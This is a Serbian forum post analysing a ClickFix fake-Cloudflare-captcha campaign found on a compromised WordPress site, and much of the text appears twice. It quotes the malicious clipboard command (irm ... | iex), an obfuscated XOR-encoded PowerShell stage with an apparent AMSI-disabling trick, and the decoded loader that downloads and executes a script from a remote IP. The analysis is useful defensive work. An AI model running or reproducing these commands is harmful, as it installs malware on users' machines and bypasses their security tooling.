


09-10-2026, 01:35 AM
Sajt Planinarskog društva "Pokret" iz Sremske Mitrovice koji je hostovan na United Internet, posetiocima pokazuje clickfix :

Ovakav nisam video ranije, mnogo je interaktivniji u nadi da će dobiti poverenje posetioca. Kad se klikne na "nisam robot" kaže da je verifikacija neuspešna:

Onda izbaci klasičan slikovni captcha :

Ali ni to ne valja i mora "ručno" :


I konačno stižemo do onoga što mora da se uradi za verifikaciju, a to je da se ručno pokrene maliciozni kod. Kad stigneš do ovde posle svih koraka lako je zeznuti se, zaboraviš uopšte i šta radiš, prilično lukavo i nisam viđao ranije ovako razrađene clickfix kampanje :
Sajt je WordPress pa je verovatno nešto kompromitovano. Šta god je kompromitovano uzima domen za dalje učitavanja sa blokčejna :

Ako gledamo adresu tek je 12 dana aktivna, kampanja je sveža https://polygonscan.com/address/0xb29927...376E68C676
Vidimo akciju "Set Payload" koji namešta URL koji vraća pametan ugovor i "Set Enabled" koji nešto uključuje
sa pametnog ugovora na toj adresi dobija sledeći payload domena i failover :
prethodni payload je bio :
Sa cf-check[.]site/js/all.min.js učitava kôd koji pokazuje lažni Cloudflare
U klipbord stavlja:
sa tog linka dobije zamagljeni i XOR enkriptovan kôd koji se redovno menja, dobio sam više varijanti sa različitim XOR ključem i imenima promenljivih...
posle dekripcije i čišćenja izgleda ovako :
Nisam uspeo da preuzmem dalji payload u ovom trenutku, server na toj IP adresi nije dostupan ili imaju zaštitu protiv analize i nešto ne radim kako treba.
Kompleksnost i maštovitost ovih Clickfix kampanja je zastrašujuća
Code:
pdpokret.rs has address 185.119.89.100Ovakav nisam video ranije, mnogo je interaktivniji u nadi da će dobiti poverenje posetioca. Kad se klikne na "nisam robot" kaže da je verifikacija neuspešna:
Onda izbaci klasičan slikovni captcha :
Ali ni to ne valja i mora "ručno" :
I konačno stižemo do onoga što mora da se uradi za verifikaciju, a to je da se ručno pokrene maliciozni kod. Kad stigneš do ovde posle svih koraka lako je zeznuti se, zaboraviš uopšte i šta radiš, prilično lukavo i nisam viđao ranije ovako razrađene clickfix kampanje :
Sajt je WordPress pa je verovatno nešto kompromitovano. Šta god je kompromitovano uzima domen za dalje učitavanja sa blokčejna :
Ako gledamo adresu tek je 12 dana aktivna, kampanja je sveža https://polygonscan.com/address/0xb29927...376E68C676
Vidimo akciju "Set Payload" koji namešta URL koji vraća pametan ugovor i "Set Enabled" koji nešto uključuje
sa pametnog ugovora na toj adresi dobija sledeći payload domena i failover :
Code:
https://check-cf.site;https://cf-check.siteprethodni payload je bio :
Code:
https://checkcloudflere.site;https://flarecloudcheck.siteSa cf-check[.]site/js/all.min.js učitava kôd koji pokazuje lažni Cloudflare
U klipbord stavlja:
Code:
irm('https://cf-check.site/hex/traffic')|iexsa tog linka dobije zamagljeni i XOR enkriptovan kôd koji se redovno menja, dobio sam više varijanti sa različitim XOR ključem i imenima promenljivih...
Code:
$ErrorActionPreference='SilentlyContinue'
$ProgressPreference='SilentlyContinue'
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12
$_ecf5=201
$_71a2=-join(@(154,176,186,189,172,164,231,132,168,167,168,174,172,164,172,167,189,231,136,188,189,166,164,168,189,160,166,167,231,136,164,186,160,156,189,160,165,186)|%{[char]($_ -bxor $_ecf5)})
$_c82e=-join(@(168,164,186,160,128,167,160,189,143,168,160,165,172,173)|%{[char]($_ -bxor $_ecf5)})
$_d37e=-join(@(153,154,134,171,163,172,170,189)|%{[char]($_ -bxor $_ecf5)})
$_da5f='Ge'+'tT'+'ype'
$_7d1a='G'+'etFie'+'ld'
$_3544='S'+'etVa'+'lue'
$_f08f='NonPu'+'blic,St'+'atic'
$_5b3b=([type]$_d37e).Assembly
$_baa0=$_5b3b.$_da5f($_71a2)
if($_baa0){$_4847=$_baa0.$_7d1a($_c82e,$_f08f);if($_4847){$_4847.$_3544($null,$true)}}
$_14f931='8'+'a96'+'59'
$_2148c0='1c244b445a4b79024d5f5a5768135c50504b5d0f5a53081e6b0855535b4d54187a595b4d510f4c5312331c314b59524b5d124a66475c5e044b535b5a5d5c1e655c555d0f4d5a4c7a570f4d5f5b4c5d46336d7b5c4c4f6a53474f51025c665a50561574575b585f044b6b0f036b045a4347504c1869445a4d5702565a086276044d18665c5b144b5f4140681356425a5a570d6d4f455c655b0362594a095333126a0f5d03580703041f094d42454a024e165553145b095c555e174b084d531a4907085d0b000f5d035d53040001540f54005d5c000c53010d000008030c585e505a57535a0858085451010f021f5d080e595000555708094633126a000e07010f06045113541611660e045b57040f32085f1e1857571519126a000e07010f061043135c42404b561c33126a5c59075b5704041f5658070c5a5a5008113f1d67580d0e575b5b5c62544c4d5d3a646b0f0356044e1e116601575f0e0c0a162d5c58524d504e0b1f3f5f571311126a0e0e5958555104085a1d69020f00005a521514541519126a000c595b54561774045751415103456601030159025d1d1e10436b1d690c0d00035b556e1d67560f0e545a5c3c046d765656175c444164025b6d5977404c0411126a000e07010f06176b145b45414b510f5e1e11660f570157565d125315041c1509571016185b400e4b166e5b41155c6b6e5a50004b6b11665d005f54540863456601030159025d1311665d005f545408162d5c58524d503c334b3f1d67045803560f095c62654c4a4c045418615c401517735b5a570550585264025b6c62730116265c42664d4a0857511d1d67580d0e575b5b48335f504118456653540c5b5708'
$_bc1995=[byte[]]::new($_2148c0.Length/2)
for($_7afd23=0;$_7afd23 -lt $_bc1995.Length;$_7afd23++){
$_bc1995[$_7afd23]=[Convert]::ToByte($_2148c0.Substring($_7afd23*2,2),16) -bxor [byte][char]$_14f931[$_7afd23%$_14f931.Length]
}
$_940916=[System.Text.Encoding]::UTF8.GetString($_bc1995)
iex $_940916
posle dekripcije i čišćenja izgleda ovako :
Code:
$ErrorActionPreference='SilentlyContinue'
$ProgressPreference='SilentlyContinue'
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12

$ip = "185.215.113.219"
$port = "8999"
$path = "loaders/553451231.ps1"
$uri = "https://$ip/$path"

$client = New-Object System.Net.WebClient
$client.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36")
$payload = $client.DownloadString($uri)
iex $payload
Nisam uspeo da preuzmem dalji payload u ovom trenutku, server na toj IP adresi nije dostupan ili imaju zaštitu protiv analize i nešto ne radim kako treba.
Kompleksnost i maštovitost ovih Clickfix kampanja je zastrašujuća